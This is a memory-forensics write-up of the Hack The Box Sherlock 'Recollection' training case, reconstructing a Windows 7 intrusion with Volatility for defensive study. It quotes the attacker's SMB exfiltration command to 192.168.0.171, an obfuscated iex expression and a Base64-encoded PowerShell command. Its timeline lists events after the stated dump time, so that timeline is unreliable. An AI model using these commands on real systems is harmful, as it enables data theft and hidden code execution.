Solved Recollection from Hack The Box!
| Field | Details |
|---|---|
| Case Reference | HTB-SHRLCK-RECOLLECTION |
| Platform | Hack The Box — Sherlock |
| Category | Memory Forensics |
| Difficulty | — |
| Date Opened | 2022-12-19 |
| Severity | High |
| Status | Closed — training scenario |
| Memory Dump | recollection.bin (Windows 7 SP1 x64) |
| Host | USER-PC · 192.168.0.104 |
1. Executive Summary
On 2022-12-19 a Windows 7 workstation (USER-PC, 192.168.0.104) was compromised. The attacker gained an interactive session, attempted to exfiltrate a confidential file over SMB (which failed — the remote share was unreachable), dropped a masquerading executable (csrsss.exe, mimicking csrss.exe), wrote a “hacked by mafia” readme, and installed the Wazuh agent. The memory dump was captured at 16:07:30 UTC the same day.
This report reconstructs the intrusion from a single memory image (recollection.bin) using Volatility 2 and 3: clipboard and console artifacts, an obfuscated PowerShell command resolving to Invoke-Expression, a failed exfiltration attempt, and masquerading malware whose filename is its own SHA-256 hash.
1.1 Incident Summary
| Field | Details |
|---|---|
| Incident Type | Memory-resident intrusion on a Windows 7 workstation |
| Initial Access | Interactive session (attacker opened cmd.exe from explorer.exe) |
| Discovery | Blue team memory triage of recollection.bin |
| First Execution | 2022-12-19 15:40:08 UTC (cmd.exe under explorer.exe) |
| Persistence | Masquerading binary csrsss.exe (mimicking csrss.exe) |
| Overall Severity | High |
1.2 Key Findings
- The attacker opened a Command Prompt at 15:40:08 UTC and spawned a child PowerShell from it.
- An obfuscated clipboard command
(gv '*MDR*').naMe[3,11,2]-joIN''resolves toiex(Invoke-Expression). - Exfiltration of
Confidential.txtto\\192.168.0.171\pulicefailed — “The network path was not found”. - A Base64-encoded PowerShell command wrote “hacked by mafia” to
C:\Users\Public\Office\readme.txt. - A malicious executable named after its own SHA-256 (
b0ad704…cb1.exe) was executed; its Imphash isd3b592cd…. csrsss.exe(extras) masquerades as the legitimatecsrss.exe.- The victim installed the Wazuh agent (
wazuh-agent-4.3.10-1.msi).
2. Investigation Scope & Artifacts
2.1 Artifacts Analyzed
| Artifact | Format | What it answers |
|---|---|---|
recollection.bin |
Raw memory dump (Windows 7 SP1 x64) | All questions Q1–Q18 |
Volatility 2 bodyfile / mactime output |
CSV timeline | Attack timeline (§6) |
VirusTotal record for SHA-256 b0ad704…cb1 |
Web (details tab) | Imphash, creation time (Q12, Q13) |
2.2 Tools & Methods
| Tool | Purpose |
|---|---|
Volatility 3 (windows.info, windows.filescan, windows.netscan, windows.pstree) |
OS metadata, file objects, network connections, process tree |
Volatility 2 (clipboard, consoles, timeliner) |
Clipboard contents, console history, timeline bodyfile |
mactime |
Convert bodyfile to readable timeline |
strings + regex |
Extract email addresses from the dump |
| VirusTotal | Hash / Imphash / creation-time lookup |
| Base64 decode | Recover the original PowerShell command (Q7) |
3. Technical Analysis
3.1 Scenario
Memory forensics investigation of a compromised Windows 7 workstation. The host (USER-PC, 192.168.0.104) was triaged and a memory dump (recollection.bin) was provided. Objective: reconstruct the attack chain — initial access, credential/exfiltration attempts, masquerading malware, and installed software — from volatile memory artifacts.
3.2 Q1 — What is the Operating System of the machine?
Answer: Windows 7
We used the windows.info plugin to extract OS metadata from the memory dump:
$ python3 vol.py -f recollection.bin windows.info

Key indicators from the output:
- NTBuildLab:
7601.24214.amd64fre.win7sp1_ldr_ - NtMajorVersion / NtMinorVersion:
6.1(Windows 7) - CSDVersion:
1(Service Pack 1)
Detection angle. Memory-based OS identification via windows.info (NtMajorVersion/NtMinorVersion/CSDVersion) — confirms the profile used for all subsequent Volatility plugins.
3.3 Q2 — When was the memory dump created?
Answer: 2022-12-19 16:07:30
From the same windows.info output, the SystemTime field shows the exact timestamp when the memory was captured:
SystemTime 2022-12-19 16:07:30+00:00

Detection angle. The SystemTime field in windows.info anchors every other timestamp in the investigation; compare against filesystem MFT times to spot tampering.
3.4 Q3 — After the attacker gained access to the machine, the attacker copied an obfuscated PowerShell command to the clipboard. What was the command?
Answer: (gv '*MDR*').naMe[3,11,2]-joIN''
The clipboard plugin is not available in Volatility 3, so we used Volatility 2 to extract clipboard contents:
$ ./vol2 -f recollection.bin --profile=Win7SP1x64 clipboard

The CF_UNICODETEXT format entry in the output contains the copied text. This is an obfuscated PowerShell command that uses Get-Variable (gv) with a wildcard pattern, extracts specific characters from the variable name via indexing, and joins them together.
Detection angle. Volatility 2 clipboard plugin on CF_UNICODETEXT — clipboard capture of obfuscated PowerShell is a strong indicator of interactive attacker activity.
3.5 Q4 — The attacker copied the obfuscated command to use it as an alias for a PowerShell cmdlet. What is the cmdlet name?
Answer: Invoke-Expression
Deobfuscating the clipboard command (gv '*MDR*').naMe[3,11,2]-joIN'' in a PowerShell session reveals it resolves to iex. iex is the alias for Invoke-Expression — the full cmdlet name. This cmdlet executes strings as PowerShell commands — a common technique used by attackers to run obfuscated or downloaded payloads.

MITRE ATT&CK: T1059.001 — Command and Scripting Interpreter: PowerShell
Detection angle. Deobfuscation of clipboard/PowerShell artifacts reveals iex/Invoke-Expression — alias for dynamic code execution.
3.6 Q5 — A CMD command was executed to attempt to exfiltrate a file. What is the full command line?
Answer: type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt
The consoles plugin (Volatility 2 only) reveals the actual commands typed into cmd.exe:
$ ./vol2 -f recollection.bin --profile=Win7SP1x64 consoles

The command uses type to read a local file and redirects (>) its contents to a remote SMB share — a classic data exfiltration technique over the network.
MITRE ATT&CK: T1048.003 — Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Detection angle. consoles plugin reveals type … > \\host\share — CMD-based exfiltration over SMB; alert on cmd.exe command lines containing \\ and >.
3.7 Q6 — Following the above command, now tell us if the file was exfiltrated successfully?
Answer: No

From the same consoles output, the command returned the error “The network path was not found”, indicating the remote SMB share at \\192.168.0.171\pulice was unreachable and the exfiltration attempt failed.
Detection angle. Console output containing “The network path was not found” confirms a failed exfiltration — still an indicator of intent.
3.8 Q7 — The attacker tried to create a readme file. What was the full path of the file?
Answer: C:\Users\Public\Office\readme.txt
From the consoles output, we find a Base64-encoded PowerShell command:
powershell -e "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi"
Decoding the Base64 string reveals the original command:
$ echo "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi" | base64 -d
echo "hacked by mafia" > "C:\Users\Public\Office\readme.txt"
The attacker attempted to write “hacked by mafia” into a readme file at the specified path.
MITRE ATT&CK: T1027 — Obfuscated Files or Information
Detection angle. powershell -e (encoded command) in console history — Base64-encoded PowerShell execution.
3.9 Q8 — What was the Host Name of the machine?
Answer: USER-PC
From the consoles output (Volatility 2), the attacker ran net users which displays the hostname in its output:
User accounts for \\USER-PC

Detection angle. net users in console history reveals the hostname — useful for correlating with other artifacts.
3.10 Q9 — How many user accounts were in the machine?
Answer: 3
From the same consoles output, the net users command lists all local accounts:
Administrator Guest user

Detection angle. net users enumeration of local accounts — discovery activity.
3.11 Q10 — In the “” folder there were some sub-folders where there was a file named passwords.txt. What was the full file location/path?
Answer: \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt
We used the filescan plugin to locate the file in memory:
$ python3 vol.py -f recollection.bin windows.filescan | grep -i "passwords.txt"
The \Device\HarddiskVolume2\ prefix is Windows’ internal device path representation, mapping to C:\.
Detection angle. windows.filescan + grep passwords.txt locates credential-store files in memory.
3.12 Q11 — A malicious executable file was executed using command. The executable EXE file’s name was the hash value of itself. What was the hash value?
Answer: b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1
From the consoles output (Volatility 2), the attacker navigated to C:\Users\user\Downloads and executed a file whose name is its own SHA-256 hash:
PS C:\Users\user\Downloads> .\b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1.exe
The ls output also reveals other suspicious files in the Downloads folder, including a .zip with the same hash name, another zip with a different hash, and csrsss.exe (note the extra ‘s’ — mimicking the legitimate csrss.exe).

MITRE ATT&CK: T1204.002 — User Execution: Malicious File
Detection angle. Console history showing execution of a file whose name is a 64-char hex hash — masquerading/obfuscation indicator.
3.13 Q12 — Following the previous question, what is the Imphash of the malicious file you found above?
Answer: d3b592cd9481e4f053b5362e22d61595
We searched the SHA-256 hash on VirusTotal and found the Imphash under the Details tab.

Note: In real-world incident response, searching a hash on VirusTotal is safe (it only queries existing records), but uploading a sample can alert the attacker if they monitor VT. Safer alternatives include dumping the file from memory and computing the imphash locally using Python’s pefile library:
import pefile
pe = pefile.PE("dumped_file.exe")
print(pe.get_imphash())
Detection angle. VirusTotal lookup of a hash gives Imphash without uploading the sample — safer than submission.
3.14 Q13 — Following the previous question, tell us the date in UTC format when the malicious file was created?
Answer: 2022-06-22 11:49:04
From the same VirusTotal Details page, the Creation Time field shows when the PE file was compiled/created.

Detection angle. PE creation time from VirusTotal — compare with file system timestamps to spot timestomping.
3.15 Q14 — What was the local IP address of the machine?
Answer: 192.168.0.104
Using the netscan plugin to list network connections:
$ python3 vol.py -f recollection.bin windows.netscan
The local IP 192.168.0.104 appears in multiple connections, including an ESTABLISHED TCP connection to 13.33.88.81:443.

Detection angle. windows.netscan reveals the host IP and active connections — scope the host for lateral movement.
3.16 Q15 — There were multiple PowerShell processes, where one process was a child process. Which process was its parent process?
Answer: cmd.exe
Using the pstree plugin to visualize the process hierarchy:
$ python3 vol.py -f recollection.bin windows.pstree
The process tree reveals the following timeline of attacker activity under explorer.exe (PID 2032):
| Time (UTC) | Process | PID | Parent PID | Action |
|---|---|---|---|---|
| 2022-12-19 15:33:13 | explorer.exe | 2032 | 1988 | User desktop session starts |
| 2022-12-19 15:40:08 | cmd.exe | 4052 | 2032 | Attacker opens a Command Prompt |
| 2022-12-19 15:43:39 | powershell.exe | 3688 | 2032 | PowerShell launched from Explorer |
| 2022-12-19 15:44:44 | powershell.exe | 3532 | 4052 | Child PowerShell spawned from cmd.exe |
| 2022-12-19 15:50:42 | notepad.exe | 3476 | 2032 | Opens Confidential.txt |

The child PowerShell (PID 3532) was spawned from within cmd.exe — a common attacker pattern where a cmd.exe session is used to launch PowerShell for further exploitation.
Detection angle. windows.pstree reveals powershell.exe parented by cmd.exe — suspicious process lineage.
3.17 Q16 — Attacker might have used an email address to login a social media. Can you tell us the email address?
Answer: mafia_code1337@gmail.com
We used strings with a regex pattern to extract email addresses from the memory dump:
$ strings recollection.bin | grep -Eio "[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z0-9]{2,}" | grep email
Among the results, mafia_code1337@gmail.com stands out as the attacker’s email — the username aligns with the “mafia” reference seen earlier in Q7 ("hacked by mafia").

Detection angle. strings + email regex on a memory dump surfaces attacker identifiers.
3.18 Q17 — Using MS Edge browser, the victim searched about a SIEM solution. What is the SIEM solution’s name?
Answer: Wazuh
From the Q11 consoles output, the Downloads folder contained wazuh-agent-4.3.10-1.msi, indicating the victim downloaded the Wazuh agent installer. To confirm it was actually installed, we checked the filesystem:
$ python3 vol.py -f recollection.bin windows.filescan | grep -i "wazuh"
0x11e29d440100.0\Program Files (x86)\ossec-agent\wazuh-agent.exe
0x11e29db00     \Program Files (x86)\ossec-agent\wazuh-agent.exe
0x11e3cfdc0     \Program Files (x86)\ossec-agent\libwazuhext.dll
The Wazuh agent was installed at C:\Program Files (x86)\ossec-agent\, confirming the victim not only searched for and downloaded it, but also installed it on the machine.
Detection angle. windows.filescan for wazuh confirms installation of a SIEM agent — benign here, but an unusual find on a compromised host.
3.19 Q18 — The victim user downloaded an exe file. The file’s name was mimicking a legitimate binary from Microsoft with a typo. Tell us the file name with the file extension?
Answer: csrsss.exe
From the Downloads folder listing in Q11, the file csrsss.exe stands out — it mimics the legitimate Windows process csrss.exe (Client Server Runtime Subsystem) but with an extra s. This is a common attacker technique known as masquerading, where malware is named to resemble legitimate system binaries to avoid suspicion.
MITRE ATT&CK: T1036.005 — Masquerading: Match Legitimate Name or Location
Detection angle. Filename csrsss.exe mimicking csrss.exe (extra s) — masquerading detection via process-name anomaly.
4. Challenge Q&A Log
| # | Question | Answer | Method |
|---|---|---|---|
| 1 | Operating System | Windows 7 |
windows.info |
| 2 | Memory dump creation time | 2022-12-19 16:07:30 |
windows.info SystemTime |
| 3 | Obfuscated clipboard command | (gv '*MDR*').naMe[3,11,2]-joIN'' |
Volatility 2 clipboard |
| 4 | Cmdlet alias resolved | Invoke-Expression |
Deobfuscation |
| 5 | Exfiltration command line | type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt |
Volatility 2 consoles |
| 6 | Exfiltration successful? | No |
Console error output |
| 7 | Readme file path | C:\Users\Public\Office\readme.txt |
Base64 decode of console command |
| 8 | Host name | USER-PC |
net users output |
| 9 | Number of user accounts | 3 |
net users output |
| 10 | passwords.txt full path | \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt |
windows.filescan |
| 11 | Malicious exe hash (self-named) | b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1 |
Console ls/execution |
| 12 | Imphash of malicious file | d3b592cd9481e4f053b5362e22d61595 |
VirusTotal Details |
| 13 | Malicious file creation time | 2022-06-22 11:49:04 |
VirusTotal Details |
| 14 | Local IP address | 192.168.0.104 |
windows.netscan |
| 15 | Parent of child PowerShell | cmd.exe |
windows.pstree |
| 16 | Attacker email address | mafia_code1337@gmail.com |
strings + email regex |
| 17 | SIEM solution searched | Wazuh |
Console + windows.filescan |
| 18 | Masquerading binary name | csrsss.exe |
Console ls output |
5. Incident Narrative
On 2022-12-19 the attacker gained an interactive session on USER-PC (192.168.0.104): cmd.exe (PID 4052) was spawned from explorer.exe at 15:40:08 UTC, and a child powershell.exe (PID 3532) was launched from it. The attacker copied an obfuscated PowerShell command to the clipboard — (gv '*MDR*').naMe[3,11,2]-joIN'' — which resolves to iex (Invoke-Expression), a dynamic code-execution primitive. A second PowerShell (PID 3688) was launched directly from Explorer.
The attacker then tried to exfiltrate C:\Users\Public\Secret\Confidential.txt to \\192.168.0.171\pulice\pass.txt via type … > over SMB; the attempt failed with “The network path was not found”. They also ran a Base64-encoded PowerShell command to write “hacked by mafia” into C:\Users\Public\Office\readme.txt, and enumerated local accounts with net users (revealing hostname USER-PC and 3 accounts).
In the Downloads folder the attacker executed a binary whose filename is its own SHA-256 (b0ad704…cb1.exe), alongside a .zip of the same name, a second zip, and csrsss.exe — a masquerading copy of csrss.exe. The malicious binary’s Imphash (d3b592cd…) and creation time (2022-06-22) were recovered via VirusTotal. The victim had also downloaded and installed the Wazuh agent (wazuh-agent-4.3.10-1.msi). The memory dump was captured at 16:07:30 UTC.
6. Attack Timeline
| Timestamp (UTC) | Event | Artifact | ATT&CK |
|---|---|---|---|
| 2022-12-19 10:59 | b0ad704…cb1.exe modified (Shimcache) |
Shimcache | — |
| 2022-12-19 11:00 | csrsss.exe created in Downloads (masquerading) |
MFT | T1036.005 |
| 2022-12-19 15:33:13 | explorer.exe session starts (PID 2032) |
pstree |
— |
| 2022-12-19 15:40:08 | cmd.exe opened from Explorer (PID 4052) |
pstree / consoles |
T1059.003 |
| 2022-12-19 15:43:39 | powershell.exe launched from Explorer (PID 3688) |
pstree |
T1059.001 |
| 2022-12-19 15:44:44 | Child powershell.exe spawned from cmd.exe (PID 3532) |
pstree |
T1059.001 |
| 2022-12-19 15:50:42 | notepad.exe opens Confidential.txt (PID 3476) |
pstree |
T1083 |
| 2022-12-19 16:07:30 | Memory dump captured | windows.info SystemTime |
— |
| 2022-12-19 17:35 | readme.txt created (“hacked by mafia”) |
MFT | T1105 |
| 2022-12-19 17:57 | bf9e936…b03.exe and csrsss.exe executed |
UserAssist | T1204.002 |
| 2022-12-19 17:58 | b0ad704…cb1.exe execution confirmed |
Prefetch | T1204.002 |
Note on the timeline: generated with Volatility timeliner → bodyfile → mactime. The MFT/Shimcache/UserAssist/Prefetch artifacts agree on the execution order; the exfiltration attempt sits between the interactive session and the malware execution.
7. Indicators of Compromise (IOCs)
7.1 File IOCs
| Type | Value | Context |
|---|---|---|
| File Name | b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1.exe |
Malicious exe (self-named hash) — Q11 |
| File Name | csrsss.exe |
Masquerading as csrss.exe — Q18 |
| File Name | b0ad704…cb1.zip / bf9e936…b03.zip |
Malicious archives in Downloads |
| File Path | C:\Users\user\Downloads\ |
Drop location |
| File Path | C:\Users\Public\Office\readme.txt |
“hacked by mafia” readme — Q7 |
| File Path | C:\Users\Public\Secret\Confidential.txt |
Targeted for exfiltration — Q5 |
| SHA-256 | b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1 |
Malicious executable — Q11 |
| Imphash | d3b592cd9481e4f053b5362e22d61595 |
Malicious executable — Q12 |
| File Name | wazuh-agent-4.3.10-1.msi |
Installed SIEM agent — Q17 |
7.2 Network IOCs
| Type | Value | Context |
|---|---|---|
| IP Address | 192.168.0.104 |
Compromised host (local) — Q14 |
| IP Address | 192.168.0.171 |
Exfiltration target (SMB share) — Q5 |
| IP Address | 13.33.88.81 |
ESTABLISHED TCP connection (port 443) — Q14 |
| Domain | mafia_code1337@gmail.com |
Attacker email — Q16 |
7.3 Behavioral IOCs
| Type | Value | Context |
|---|---|---|
| Command | type … > \\192.168.0.171\pulice\pass.txt |
Failed SMB exfiltration — Q5 |
| Command | powershell -e <base64> writing “hacked by mafia” |
Obfuscated PowerShell — Q7 |
| Command | (gv '*MDR*').naMe[3,11,2]-joIN'' |
Clipboard obfuscated command → iex — Q3/Q4 |
| Process | powershell.exe parented by cmd.exe |
Suspicious process lineage — Q15 |
| File | passwords.txt in Edge ZxcvbnData |
Credential-store artifact — Q10 |
8. Detection Opportunities
| Source | What to look for | Why it matters |
|---|---|---|
| Memory forensics | consoles plugin showing type … > \\host\share |
CMD-based exfiltration over SMB |
| Memory forensics | clipboard plugin CF_UNICODETEXT with obfuscated PowerShell |
Interactive attacker typing obfuscated commands |
Volatility pstree |
powershell.exe parented by cmd.exe |
Suspicious process lineage |
Volatility filescan |
passwords.txt in browser ZxcvbnData |
Credential-store artifact in memory |
| Filesystem / MFT | csrsss.exe (typo of csrss.exe) in Downloads |
Masquerading binary |
| VirusTotal | Hash lookup (no upload) for unknown executables | Imphash + creation time without alerting attacker |
| Network | Connections to 192.168.0.171 over SMB (port 445) |
Exfiltration attempt |
9. MITRE ATT&CK Mapping
| TTP ID | Tactic | Technique | Evidence |
|---|---|---|---|
| T1059.001 | Execution | Command and Scripting Interpreter: PowerShell | Obfuscated clipboard command → iex (Q4); child PowerShell (Q15) |
| T1059.003 | Execution | Command and Scripting Interpreter: Windows Command Shell | cmd.exe opened from Explorer (Q15) |
| T1027 | Defense Evasion | Obfuscated Files or Information | Base64-encoded PowerShell command (Q7) |
| T1048.003 | Exfiltration | Exfiltration Over Alternative Protocol: Unencrypted Non-C2 Protocol | type … > \\192.168.0.171\pulice\pass.txt (Q5) |
| T1204.002 | Execution | User Execution: Malicious File | b0ad704…cb1.exe and csrsss.exe executed (timeline) |
| T1036.005 | Defense Evasion | Masquerading: Match Legitimate Name or Location | csrsss.exe mimicking csrss.exe (Q18) |
| T1083 | Discovery | File and Directory Discovery | notepad.exe opening Confidential.txt (timeline) |
| T1105 | Command and Control | Ingress Tool Transfer | readme.txt write (timeline) |
10. Conclusions & Recommendations
10.1 Incident Summary
| What Happened | An attacker gained an interactive session on a Windows 7 workstation, attempted to exfiltrate a confidential file over SMB (failed), dropped a masquerading executable (csrsss.exe), wrote a “hacked by mafia” readme, and installed the Wazuh agent. All evidence recovered from a single memory dump. |
|---|---|
| Root Cause | Interactive access to the host (attacker opened cmd.exe from explorer.exe) with no EDR/monitoring to catch the session; sensitive file reachable from the user context. |
| Impact Assessment | Confidentiality: High — Confidential.txt targeted (exfiltration failed). Integrity: Medium — masquerading binary and readme written. Availability: Low — no destructive action observed. |
10.2 Recommendations
| Priority | Timeframe | Recommendation |
|---|---|---|
| Immediate | Within 24h | Isolate USER-PC; hunt csrsss.exe, b0ad704…cb1.exe and the hash name across the estate |
| High | Within 7 days | Reset credentials for the user account; review Confidential.txt access; check for \\192.168.0.171 reachability |
| Medium | Within 30 days | Deploy EDR with command-line and clipboard monitoring; restrict SMB egress |
| Low | Within 90 days | User awareness for masquerading filenames and obfuscated PowerShell |
| Strategic | Ongoing | Capture memory dumps for triage of suspected endpoints; document Volatility profile workflow |
11. Analyst Notes & Learning
11.1 What I Did Well
Anchored every finding to a specific Volatility plugin and output (windows.info, clipboard, consoles, filescan, netscan, pstree), and cross-checked the attacker’s email against the “mafia” reference in the readme. Used VirusTotal in query-only mode to avoid alerting the attacker.
11.2 Key Takeaways
- Memory is the source of truth when disk is gone: clipboard, console history, and process trees survive in RAM.
- Volatility 2 vs 3:
clipboardandconsolesexist only in Volatility 2 — know which plugins live where. - Obfuscation is reversible:
(gv '*MDR*').naMe[3,11,2]-joIN''→iex→Invoke-Expression. - Masquerading hides in plain sight:
csrsss.exe(one extras) mimicscsrss.exe. - Self-named malware: a binary named after its own SHA-256 is a strong anomaly.
- Failed exfiltration still counts: “The network path was not found” proves intent and reveals the target IP.
11.3 New Techniques
Volatility 2 clipboard/consoles plugins, timeliner → bodyfile → mactime timeline reconstruction, Base64 decoding of encoded PowerShell, strings + regex for email extraction, VirusTotal hash-only lookup for Imphash/creation time, and windows.pstree for process-lineage analysis.
12. References
- Recollection — Hack The Box Sherlock
